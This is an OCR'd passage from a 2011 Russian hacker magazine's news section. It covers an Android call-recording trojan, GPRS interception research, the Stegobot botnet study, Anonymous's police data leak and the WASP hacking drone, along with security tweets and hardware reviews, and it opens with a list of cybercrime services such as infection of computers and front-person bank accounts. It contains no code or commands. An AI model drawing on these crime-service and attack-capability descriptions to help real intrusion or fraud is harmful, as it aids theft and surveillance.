
Активация любого интернет-сервиса на левый телефон SMS'кой либо звонком.




Банковская карта и счет в европейском банке, оформленный на подставное лицо.



Неделя платной рекламы на закрытом хакерском форуме.


Заражение тысячи компьютеров в США через качественный взломанный сайт.


Заражение тысячи китайских компьютеров неустановленного происхождения.




Подписка на socks-сервис (в месяц).

Максим Чатский


ANDROID-ТРОЯН СЛУШАЕТ ТЕБЯ


МАЛВАРЬ НАУЧИЛСЯ ЗАПИСЫВАТЬ ПЕРЕГОВОРЫ



Между прочим, по мнению «Лаборатории Касперского», во втором квартале 2011 г. одной из основных угроз стали именно мобильные вирусы. Количество малваря для Android OS возросло в три раза по сравнению с первым кварталом

О появлении крайне неприятного трояна, ориентированного на девайсы на платформе Android, сообщили специалисты компании CA Technologies. Инфицировав устройство, малварь получает конфигурационный файл, содержащий основную информацию об удаленном сервере и параметрах. Затаившись, троян поджидает, когда пользователь начнет разговор, а дождавшись, записывает его в формате ARM, сохраняя в каталоге shangzhou/callrecord на карте памяти (SDCard). Вуаля, файл готов для передачи на удаленный сервер. Конечно, ранее подобная малварь тоже перехватывала и фиксировала данные, будь то длительность звонков, номера входящих и исходящих номеров и тому подобное, однако сами разговоры все же не записывал. По словам сотрудников CA Technologies, это пока своего рода прототип. Дело в том, что прога пока не умеет устанавливаться самостоятельно: потенциальная жертва должна согласиться установить приложение, разрешив ему запись звука, чтение данных о состоянии телефона и предотвращение засыпания устройства. Что хакеры станут делать, заполучив записи разговоров, не совсем ясно, но пара нехороших идей на этот счет уже пришла нам в голову.





ГЛУПОСТЬ ЛЮДСКАЯ НЕ ЗНАЕТ ГРАНИЦ

70% РОССИЙСКИХ ЮЗЕРОВ НЕ МОГУТ ОТЛИЧИТЬ ПИРАТСКИЙ КОНТЕНТ ОТ ЛЕГАЛЬНОГО, ЕСЛИ ВЕРИТЬ ОПРОСУ ФОНДА «ОБЩЕСТВЕННОГО МНЕНИЯ»

GPRS НЕ УСТОЯЛ

НОВЫЙ ОБРАЗЦОВО-ПОКАЗАТЕЛЬНЫЙ ВЗЛОМ СОТОВЫХ СЕТЕЙ

Мы уже неоднократно рассказывали тебе о криптографе, исследователе и просто интересном человеке — Карстене Ноле. Например, пару лет назад он продемонстрировал бюджетный (но очень действенный) способ взлома GSM-сетей, для которого требовалась лишь связка «ноутбук — сотовый», притом в качестве мобилки могла выступать самая примитивная модель «Моторолы» за 15 долларов.

Теперь главный научный сотрудник берлинской Security Research Labs решил подвергнуть обоснованной критике GPRS. Как и в прошлый раз, виновными в уязвимости GPRS оказались не пользователи и даже не аппаратно-софтверная составляющая самих гаджетов. Вся вина на крупных сотовых операторах, таких как T-Mobile, O2 Germany, Vodafone, которые используют небезопасную реализацию GPRS. Криптозащита в GPRS используется довольно редко, а если даже и применяется, то, со слов Нола, является «безнадежно устаревшей». Неудивительно, учитывая, что даже 128 битная схема шифрования практически никем и нигде не применяется. Получается, что, с одной стороны, мы имеем отсутствие взаимной аутентификации, что позволяет хакеру подделать свое устройство под легитимный терминал абонента, и базовая сотовая станция будет передавать хакеру трафик ничего не подозревающих юзеров. С другой стороны, короткие ключи создают условия для беспрепятственных атак с использованием радужных таблиц.

Карстен Нол сумел найти в технологии серьезную уязвимость. В рамках хакерской конференции Chaos Communication Camp 2011, прошедшей недавно в Германии, исследователь продемонстрировал ПО для снифинга GPRS, при помощи которого даже любитель сумеет перехватить GPRS-данные, если трафик не кодируется. Но даже при включенном шифровании атака возможна: во время своего доклада Нол также показал и некоторые техники криптоанализа, благодаря которым можно без особых проблем дешифровать трафик GPRS со слабой защитой. К слову, представленная технология позволяет перехватывать данные в радиусе 5 км!

Исследователь отдает себе отчет в том, что его софт может подвергнуть операторов GPRS, не пользующихся кодированием, непосредственной опасности. Однако это его мало смущает. Нол надеется, что сумеет таким образом подтолкнуть сотовых операторов к внедрению более защищенных систем шифрования. Если же после Chaos Communication Camp реакции от операторов не воспоследует, эксперт всерьез намеревается опубликовать свои разработки в открытом доступе. Что ж, пожалуй, атаки хакеров тоже хорошая мотивация.




Карстен Нол давно занимается безопасностью сотовых сетей

#hacker tweets


Твиттер в последнее время стал настоящей кладезью знаний по информационной безопасности. Но это следствие. Важна причина — Твиттер стал местом, где обитает тусовка самых продвинутых ресерчеров и хакеров. Чтобы вовлечь тебя в этот мир и приблизить к элите, Алексей Синцов (@asintsov) в этой колонке будет ежемесячно отбирать самые интересные твиты.



@ChrisJohnRiley:
Дорогой @google, некоторые из наиболее интересных людей, которых я знаю, используют псевдонимы... Банить их на G+ за это, это делает тебя бесполезным!




@SecurityHumor:
Google+ CAPTCHA: «Нам нужно удостовериться, что вы человек. Введите ваше реальное имя, номер телефона, а также номер социального страхования или номер паспорта, после чего нажмите кнопку "Я человек"».



@0xcharlie:
Читаю доклады. Рецензирование — сложная штука! Я могу одобрить лишь 15% тем. Моя задача — сделать RSA «технической» в этом году, но...

Комментарий: Гражданин Чарли Миллер жалуется на темы докладов для одной из самых уважаемых конференций года — RSA. Организаторы выбрали Чарли, чтобы отобрать технические доклады и сделать конфу «живее».



@nickdepetrillo:
По ходу, народ забывает, что есть большая разница между «взломать» шифрование и «обойти» его.




@VUPEN:
Java 7 теперь доступна. Все модули имеют поддержку ASLR, а значит, обойти ASLR с помощью Java ROP уже не выйдет. Поздравляю Oracle/Sun!



@taviso:
Adobe исправила около 400 уникальных уязвимостей, которые я выслал им в APSB11-21 как часть работ по продолжительному аудиту безопасности. Не опечатка.


Комментарий: 400! Просто чума. Кстати, не факт, что хотя бы 50 % из них была «эксплуатируема», но число заслуживает удивления. А для любопытных ссылочка, как это было, — bit.ly/qjJzZD.



@todb:
Различие между известными хакерами и настоящими знаменитостями в том, что знаменитости вообще-то знают, как хотя бы притворяться вежливыми.




@xme:
Ставлю физический сервер... Какая скука! Вива виртуализация!



@kevinmitnick:
Только что приземлился в Лас-Вегасе!!!

Комментарий: Ага, напоминаю, что недавно БлэкХат и Дефкон прошел, где, кстати, было РЕКОРДНОЕ количество наших ребят! И Митник — там же.




@frbbs:
ЈЯ заплатил 50 тыс. баксов за тест на проникновение, и все, что я получил, — это запуск сканера Nessus сертифицированным по CISSP товарищем. http://t.co/PehrnZn.



@stephantsov:
Вперед! Вперед! Вперед, команда IV! Удачи вам, парни на #defcon!



Комментарий: Ага, результат мы знаем (если нет, читай материал про Defcon CTF в этом номере). Что ж, очень неплохо!



@pentestit:
Список SSL-сканеров для пентестеров! http://bit.ly/o8jSrT.




Комментарий: Иногда в твитах бывает именно то, что ты ищешь! Потому данный твит и попал сюда.




@str0ke:
packetstormsecurity.com + exploit-db.com + FD + Daily Dave + metasploit's changelog — тяжело сделать круче.



Комментарий: Милворма давно уж нет, и его создатель (@str0ke) давно забил на этот проект. А ресурсов со сплойтами, как всегда, много.



@41414141:
Опять фейспалм! «Сервер Cisco TelePresence [...] включает учетную запись root [и пароль], которая включена по умолчанию». http://t.co/xjW27eW.



@0xcharlie:
Вау! 010 Editor теперь есть и для Mac OS X. Довольно скоро мне вообще не нужна будет винда!

«АНОНИМУСЫ» ДОБРАЛИСЬ ДО ПОЛИЦИИ

ИМЯ ИМ ЛЕГИОН, И У НИХ ОЧЕНЬ ДЛИННЫЕ РУКИ



Похоже, скоро будет проще сказать, кого еще НЕ хакнули Аноны. Кампания AntiSec набирает обороты, и теперь очередь дошла до полиции США. Атака была совершена на 77 веб-ресурсов, преимущественно на сайты шерифских управлений в штатах Луизиана, Арканзас, Миссисипи и Канзас. По неподтвержденным данным, пострадала также полицейская академия и база данных с информацией о заключенных. Как бы то ни было, в сумме хакерам удалось заполучить более 10 гигабайт трофейных данных, среди которых была различная информация о более чем 7000 сотрудников правоохранительных органов. Утекло все — логины, пароли, номера социального страхования, данные банковских карт, адреса и даже электронные письма. Разумеется, прятать добычу от сетевой общественности хакеры не стали и выложили все данные в открытый доступ. Дополнительно репутацию полиции подпортил и тот факт, что у многих сотрудников обнаружились ненадежные, простые пароли (обычные словарные слова, их имена или номера значков). Кстати, «Анонимусы» заявляют, что слив инфы — месть за недавний арест 14 человек, обвиненных в участии в атаках, совершенных в декабре и нарушивших деятельность PayPal. Словом, «Анонимус не прощает» и не ленится об этом напоминать.

Тем временем кто-то слил на Pastebin данные о членах полиции BART (Bay Area Rapid Transit). Информация об именах, адресах и счетах более чем 100 полицейских оказались в открытом доступе. Однако, возможно, к этому Anonymous'ы непричастны



АУДИОСИСТЕМА EDIFIER C5

НАБОР КАЧЕСТВЕННОЙ 2.1 И 2.1+ АКУСТИКИ ДЛЯ КОМПЬЮТЕРА

Продукция Edifier уже много лет пользуется в России заслуженной популярностью, поэтому мы не могли пройти мимо новой модели — C5. Новинка представляет собой мультимедийные колонки 2.1 и 2.1+ (с внешним усилителем). Система оснащена 8-дюймовым сабвуфером и двухполосными сателлитами с экранированными 3.5-дюймовыми динамиками и 3/4-дюймовыми шелковыми твиттерами.

Внешний усилитель может похвастаться встроенными FM-тюнером, USB-разъемом и SD-кардридером. Вполне ожидаемо, что устройство умеет проигрывать MP3, WMA & PCM с разнообразных носителей — навигация по меню и каталогам осуществляется с помощью пульта дистанционного управления.

Технические характеристики новинки:

- Выходная мощность: RMS 9W x 2 + 35W x 1 (THD=10%)
- Соотношение сигнал-шум: ™85 дБ (A)
- Искажение: 0.5%
- Входное сопротивление: 10K Ohm
- Низкочастотный динамик: 8 дюймов (210 мм), экранированный, 4 Ом.
- Среднечастотный динамик: 3.5 дюйма (92 мм), экранированный, 4 Ом.
- Высокочастотный динамик: 13 мм, с шелковой купольной мембраной, экранированный, 4 Ом.
- Сабвуфер: 35 Вт.



ГРЯДЕТ МОБИЛЬНАЯ ОС ОТ MOZILLA. На форуме для разработчиков Mozilla появилось сообщение о том, что в стане компании кипит работа над проектом Boot to Gecko. Основываться ОС будет на движке Gecko, который используется и в других продуктах Mozilla: например в Firefox'е и Thunderbolt'е. Акцент в Boot to Gecko будет сделан на веб-приложения, написанные с применением HTML5.





3 МЛН ПРЕДУПРЕЖДЕНИЙ выдает ежедневно компания Google, предостерегая о внедрении вредоносного ПО для примерно 400 млн людей.



ТРИ САМЫХ ПЛОХО ЗАЩИЩЕННЫХ социальных сети, пользующихся наибольшим «успехом» у мошенников, — это Facebook, Twitter и MySpace, сообщает компания Sophos.

FACEBOOK НАГРАДИТ ХАКЕРОВ

КРУПНЕЙШАЯ НА ПЛАНЕТЕ СОЦСЕТЬ УЧРЕДИЛА НАГРАДУ ЗА ПОИСК УЯЗВИМОСТЕЙ



Сначала Facebook организовал собственный хакерский конкурс, теперь поощряет хакеров... Так и до хакерской конференции им. Марка недалеко

Следуя примеру других крупных игроков рынка, социальная сеть Facebook решила заинтересовать потенциальных ловцов багов рублем. Точнее, долларом. Цукерберг и компания учредили специальную программу выплат, получившую название Security Bug Bounty. В рамках данной программы, люди, нашедшие уязвимости и баги в сервисах социальной сети, получат за это деньги. Сколько? Зависит от серьезности дырки. Стандартная награда равняется 500 долларам, однако руководство Facebook сулит и более крупное вознаграждение за серьезные уязвимости. Точные суммы при этом не называются, цена, так сказать, договорная. Основное требование к уязвимостям — возможность с их помощью изменить персональные данные пользователей Facebook или же нарушить настройки безопасности системы. Как правило, это касается XSS-уязвимостей, в том числе уязвимости CSRF/XSRF, и внедрения произвольного программного кода. Разумеется, программа выплат не распространяется на уязвимости в сторонних приложениях, используемых или использующих Facebook, а также на уязвимости, вызывающие отказ от обслуживания или рассылку спама с применением социальной инженерии. Сообщив о найденной дырке, следует дать сотрудникам Facebook время для исправления проблемы и не торопиться обнародовать найденные недостатки. Ну и еще для получения денег нужно проживать в стране, не попадающей под юрисдикцию США. Сравнения ради напомню, что Mozilla сейчас готова заплатить за уязвимость 3 тыс. долларов, а Google — уже 3133,7. «Корпорация добра», кстати, уже потратила на «оплату багов» более 300 000 долларов. Что-то жадничают Цукерберг и сотоварищи.

ФЛЕШКИ — НАСТОЯЩЕЕ ЗЛО ДЛЯ КОРПОРАЦИЙ

40% ОРГАНИЗАЦИЙ ИМЕЮТ В ОБОРОТЕ ОКОЛО 50 000 USB-УСТРОЙСТВ, 20% — ОКОЛО 100 000 УСТРОЙСТВ. ПОТЕРЯ ФЛЕШКИ С ВАЖНЫМИ ДАННЫМИ ЧРЕВАТА УЩЕРБОМ ПОЧТИ В 2,5 МЛН ДОЛЛАРОВ!


А ЕСЛИ СТЕГАНОГРАФИЯ?

ИНТЕРЕСНОЕ ИССЛЕДОВАНИЕ ОБ УХИЩРЕНИЯХ В БОТНЕТАХ

Группа программистов из Института информационных технологий г. Индрапрастха (Индия) и Университета Иллинойса (США) опубликовала по адресу arxiv.org/abs/1107.2031 результаты любопытного исследования, доказывающего, что создание стеганографического ботнета, передающего информацию через социальные сети, это довольно перспективная и занимательная штука. На всякий случай скажу, что стеганография — это наука о скрытой передаче информации путем сохранения в тайне самого факта передачи. Исследователи рассматривают теоретическую программу Stegobot, которая, попав на компьютер пользователя (обычным путем — например, кликом по нехорошей ссылке), ведет себя не совсем обычно. Вместо передачи конфиденциальных данных напрямую, по старинке, Stegobot выжидает момент, когда жертва начнет загружать в Сеть какие-либо изображения, и зашифровывает украденные пароли и номера банковских карт в графические файлы с помощью стеганографии! К примеру, одна залитая в Facebook JPEG-картинка с разрешением 720x720 пикселов (максимальный на Facebook размер) вмещает до 50 Кб информации без видимых последствий для качества изображения. Когда такие зараженные картинки просмотрит пользователь другого компьютера, инфицированного Stegobot'ом, информация перезапишется в его фото. А ведь в том же Facebook'е для этого достаточно лишь открыть профайл другого юзера, так как в соцсети работает предварительная загрузка изображений.

Исследователи просчитали и даже смоделировали распространение информации через Stegobot на примере фотохостинга Flickr. Они эмулировали сеть из 7200 связанных друг с другом аккаунтов, при этом воспроизведя частоту выкладывания фотографий. Спрятанные в изображениях данные попали в руки хозяев гипотетического ботнета очень быстро. То есть это работает.

Кроме того, все это можно использовать и в обратном направлении. Хозяева такого ботнета могут вбросить в интернет картинки с зашифрованным в них исполняемым кодом, и очень скоро этот код попадет на зараженные компы, раздав им соответствующие «приказы».




РОССИЙСКАЯ КОМАНДА ВПЕРВЫЕ ПОПАЛА В ФИНАЛ DEFCON CTF. Подробности на стр. 52

ПАТЕНТНЫЕ ВОЙНЫ

ПРОТИВОСТОЯНИЕ GOOGLE И APPLE/MICROSOFT НАБИРАЕТ ОБОРОТЫ



Ты наверняка слышал о том, что в последние месяцы вокруг мобильных устройств на платформе Android и их производителей бурлят нешуточные страсти. Стоит хотя бы вспомнить судебные иски компании Microsoft к Samsung'у и Barnes & Noble, иски Apple к HTC'у и Motorola и так далее. В связи с этим в СМИ уже давно заговорили о настоящих патентных войнах (такая тактика, в общем-то, не нова), однако теперь и в Google открыто говорят о том же самом. Главный юрист Google Дэвид Драммонд в официальном блоге компании заявил, что Microsoft, Apple и Oracle организовали против Android'а целую кампанию, целью которой является взвинтить цены на устройства на этой платформе. Как ты понимаешь, основным оружием, которое конкуренты используют против Android'а, являются патенты. Суть сводится к тому, чтобы уличить Google в нарушении этих самых патентов и заставить производителей устройств на Android'е выплачивать отчисления патентодержателям. В своем посте Драммонд особо подчеркнул, что Google намерена защищать платформу Android. Действительно, пора бы уже, ведь компания Apple уже добилась временного судебного запрета на продажи планшета Samsung Galaxy Tab 10.1 на территории стран Евросоюза (правда, его к моменту публикации уже сняли).



1000

патентов недавно приобрела компания Google у компании IBM, причем далеко не все из них соответствуют профилю компании. Просто в наши времена у кого больше патентов, тот и круче

DEFCON 19

КРУПНЕЙШАЯ В МИРЕ ХАК-КОНФЕРЕНЦИЯ ПРОШЛА В ВЕГАСЕ

Уже традиционно конец августа ознаменовался прошедшим в Лас-Вегасе DEFCON. Если ты не знаешь, что это такое, то журнал, должно быть, попал к тебе в руки по ошибке. Конференция ежегодно проводится в Вегасе и собирает тысячи человек со всего мира. Что забыли там все эти люди? Они приезжают на одно из крупнейших хакерских собраний на нашем шарике, где помимо докладов ежегодно проходят и самые знаменитые хакерские (whitehat) соревнования Capture The Flag. Что примечательно, в этом году программа конференции пополнилась курсами DefCon Kids, рассчитанными на детей от 8 до 16 лет, которые хотят узнать, как стать нравственными взломщиками. Детишек учили открывать замки, «взламывать Google» и использовать шифрованное общение.

Но перейдем к взрослым. Описывать доклады и презентации не станем, к ним ты можешь самостоятельно приобщиться по адресу defcon.org. А вот самое прикольное событие конфы назовем. Многострадальный Аарон Барр, бывший генеральный директор HBGary, присутствовал на конференции полутайно, так как получил письменное уведомление от адвокатов HBGary, в котором сообщалось, что они намерены получить судебный запрет на его выступление. В итоге Барр не участвовал в запланированной панели «Whoever fights monsters: confronting Aaron Barr, Anonymous and ourselves» и дискуссию о LulzSec'е, Anonymous'е, а также об отношении американских военных к кибервойне только слушал.




СЛУЧИЛОСЬ НЕВЕРОЯТНОЕ И УДИВИТЕЛЬНОЕ — компания Adobe, чей Flash уже давно стал неотъемлемой частью Сети, наконец-то поддержала альтернативное ПО для создания веб-анимации с помощью открытых стандартов, включая HTML5, CSS3 и JavaScript. Бета-версия программы Adobe Edge уже вышла в свет, распространяется бесплатно, и ее уже можно загрузить с сайта Adobe Labs.





УСПЕШНОГО И ИЗВЕСТНОГО хакера-самоучку наняла на работу компания Samsung. Стив «Cyanogen» Кондик известен как создатель прошивки CyanogenMod.



ОФИЦИАЛЬНАЯ БИОГРАФИЯ главы Apple Стива Джобса выйдет раньше, чем планировалось, — в ноябре 2011 г. Книга получит название «Steve Jobs: A Biography».

ХАКЕРСКИЙ БЕСПИЛОТНИК


КАК ПОСТРОИТЬ ДРОН И С ЕГО ПОМОЩЬЮ ВЗЛОМАТЬ ТО, ЧТО НЕДОСТУПНО С ЗЕМЛИ

На конференции BlackHat исследователи Майк Тэсси и Ричард Перкинс представили вторую версию беспилотного аппарата Wireless Aerial Surveillance Platform (беспроводной платформы воздушного наблюдения). Напомним, что их первый дрон, о котором мы писали год назад, мог облетать территорию по заданному маршруту и собирать информацию о WiFi-сетях. За основу тогда была взята модель МиГ-23, к которой добавили комп Via Epia Pico ITX PC (500 МГц Via C7, 1 Гб RAM с Backtrack 4 на борту) и наладили систему автоматического пилотирования ArduPilot. Система поддерживала связь с наземной базовой станцией в режиме реального времени посредством PPP-over-SSH-тоннеля. Со второй версий беспилотника Тэсси и Перкинс зашли дальше. Взяв за основу остатки военного беспилотного самолета, они построили модель весом 14 фунтов (6,35 кг) и длиной в 6 футов (183 см). Ее оснастили Via Epia PX5000EG Pico ITX PC (500 МГц Via C7, 1 Гб RAM), но теперь уже под управлением Linux BackTrack 5. Также в комплекте второй версии вошла программа для брутфорса со словарем в 340 млн слов. Благодаря этому WASP стал способен не только использовать открытые хотспоты, но и выполнять ряд действий для взлома закрытых WiFi-сетей. Дрон связывается со станцией посредством 4G-донгла, и та, в свою очередь, осуществляет контроль над моделью при помощи Google Earth и открытого ПО для автопилота. Та же базовая станция собирает данные, полученные от дрона, и через VPN перенаправляет их на сервер, который способен обработать более сложные данные и осуществить более сложные вычисления. Беспилотник также научился работать в качестве мобильной GSM-станции. Совершенно незаметно для абонента он способен принять на себя GSM-соединение и с помощью 4G модуля перенаправить его по VoIP. Таким образом, звонок не оборвется и его станет возможно записать. Разговоры и SMS фиксируются во встроенной памяти аппарата, чей объем равен 32 Гб.

Немаловажный факт — самолет работает от электрического двигателя, так что услышать его почти невозможно уже на расстоянии порядка 15 м. И хотя правила Федерального авиационного агентства запрещают полеты таких устройств на высоте более 400 футов (122 м), дрон, построенный Тэсси и Перкинсом, может подниматься на высоту более 20 000 футов (6096 м).

Применить такой аппарат можно очень по-разному: во благо и не очень. Так, он способен осуществлять операции по пассивному прослушиванию беспроводных сетей и их взлому, спуфингу сотовых вышек, следить за сотовыми телефонами и перехватывать телефонные разговоры, эксфильтрировать данные или просто осуществлять видеонаблюдение.

Официальный сайт проекта по-прежнему находится по адресу rabbit-hole.org. Там ты найдешь множество фотографий, видео, презентации с Black Hat 2011 и DEFCON 19, а также подробный раздел о том, как собрать такую же штуковину своими руками. По словам Перкинса, «чтобы создать такую модель, не нужна научная степень». Кроме того, все комплектующие и детали можно свободно приобрести в магазине.



На постройку, тестирование и усовершенствование этого аппарата у Перкинса и Тэсси ушло 1300 часов. Денежные вложения разработчиков были не так велики, как можно подумать: они составили 6190 долларов



Алексей Горбунов



ПИТАЙТЕСЬ ПРАВИЛЬНО!

ТЕСТИРОВАНИЕ БЛОКОВ ПИТАНИЯ СТАНДАРТА 80 PLUS GOLD

Что нужно для сборки продвинутого игрового компьютера? Качественная материнская плата, современный процессор, побольше памяти, видеокарта помощнее, быстрый и вместительный жесткий диск? Несомненно, все это должно быть упаковано в красивый и просторный корпус. Но важно не забывать, что главнейший компонент будущей системы — это блок питания. Именно он будет снабжать энергией твоего игрового «монстра». Мощные конфигурации отличаются повышенными требованиями к питанию, особенно это касается прожорливых видеокарт, а также связок SLI и CrossFireX. Отсюда вывод: подходить к выбору БП надо с умом.

МЕТОДИКА ТЕСТИРОВАНИЯ

Все испытуемые блоки питания прошли тесты на стенде D-RAM DBS-2200 от компании FSP. Конструктивно он состоит из колодок с разъемами, куда подключаются кабели от БП, нагрузочного блока, охлаждаемого при помощи вентиляторов, переключателей для выставления силы тока по основным линиям и панели индикации напряжения. При помощи данного стенда можно нагрузить блок питания мощностью до 850 Вт.

Тесты проводились по следующей схеме. Переключателями устанавливаем для линий +12V потребляемую мощность, равную 100 Вт. Далее последовательно повышаем нагрузку на линиях +3,3V и +5V с шагом 20 Вт. На панели индикации наблюдаем реальные значения напряжений по линиям, которые и записываем. Затем увеличиваем потребляемую мощность на линиях +12V до 200 Вт и повторяем процесс заново. Пределами ограничений являются значения максимальной комбинированной нагрузки у каждого из блоков питания. Результаты испытаний — это процентные отклонения напряжения по каждой из основных линий: +3,3V, +5V, +12V. Чем меньше разница между замеренным и идеальным значениями напряжения, тем лучше: значит, блок питания эффективно распределяет нагрузку и не проседает. Также оценивались: комплект поставки, оснащение теми или иными разъемами для подключения, уровень шума и нагрев корпуса блока питания.

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ:

Cooler Master Silent Pro Gold 700W

Corsair Professional Series Gold AX750

ENERMAX MODU87+ 800W

FSP AURUM GOLD 600

FSP AURUM GOLD 700

Thermaltake Toughpower Grand 750W

COOLER MASTER SILENT PRO GOLD 700W

Начинаем с блока питания Silent Pro Gold 700W от компании Cooler Master. Принадлежность к золотому сертификату 80 PLUS. Блок питания модульный и оснащен встроенным хвостом из проводов с разъемами 20+4-пин для материнской платы, 4+4-пин для процессора и 6-пин для видеокарты. Комплект поставки включает все остальные кабели для питания компонентов системы, упакованные в аккуратный чехол, несколько стяжек-липучек для проводов, крепежные винты, инструкцию и декоративную наклейку. Мощность Silent Pro Gold 700W составляет 700 Вт, заявленный максимальный ток по линии +12V может достигать 56 А (672 Вт). Охлаждается блок питания при помощи 120 мм вентилятора с автоматическим управлением. По результатам испытаний Silent Pro Gold 700W продемонстрировал полную стабильность во всех режимах нагрузки.

Максимальные отклонения показателей по линии +3,3V достигли лишь 1%, а по каналам +12V и +5V уложились в 2%. Все время, пока шли тесты, шум от вентилятора блока питания оставался умеренным, даже низким. Сам БП на ощупь был чуть теплым, и не более того.



5000 РУБ.

5200 РУБ.

CORSAIR PROFESSIONAL SERIES GOLD AX750

Professional Series Gold AX750 несколько выбивается из нашей пафосной компании своим строгим, аскетичным видом. Этот блок питания интересен прежде всего тем, что он полностью модульный: проводов из него не выходит вообще никаких, только разъемы. AX750 идет в комплекте с набором кабелей (заботливо укутанных в чехол на липучке), инструкцией, винтиками и стяжками для проводов. Часть кабелей (SATA и Molex) сделана плоскими, как и у предыдущего БП от Cooler Master. В процессе подключения кабелей мы столкнулись с проблемой — полное отсутствие каких-либо подписей к разъемам на корпусе БП или хотя бы цветового их разделения. AX750 способен выдать 750 Вт мощности и теоретически обеспечить ток в 62 А (744 Вт) по линии +12V. С охлаждением здесь справляется 120 мм вентилятор. Результаты тестов AX750 говорят сами за себя — показатели отличные. Отклонения в пределах 2 % по всем линиям.

Вентилятор AX750 не вращается, пока загрузка БП составляет меньше 20%, при нагрузке от 20 до 50% он работает в тихом режиме и только ближе к 100% начинает раскручиваться, но услышать его проблематично.

ВЕНТИЛЯТОР ВООБЩЕ НЕ ВРАЩАЕТСЯ, ПОКА ЗАГРУЗКА БП СОСТАВЛЯЕТ МЕНЬШЕ 20%

ENERMAX MODU87+ 800W

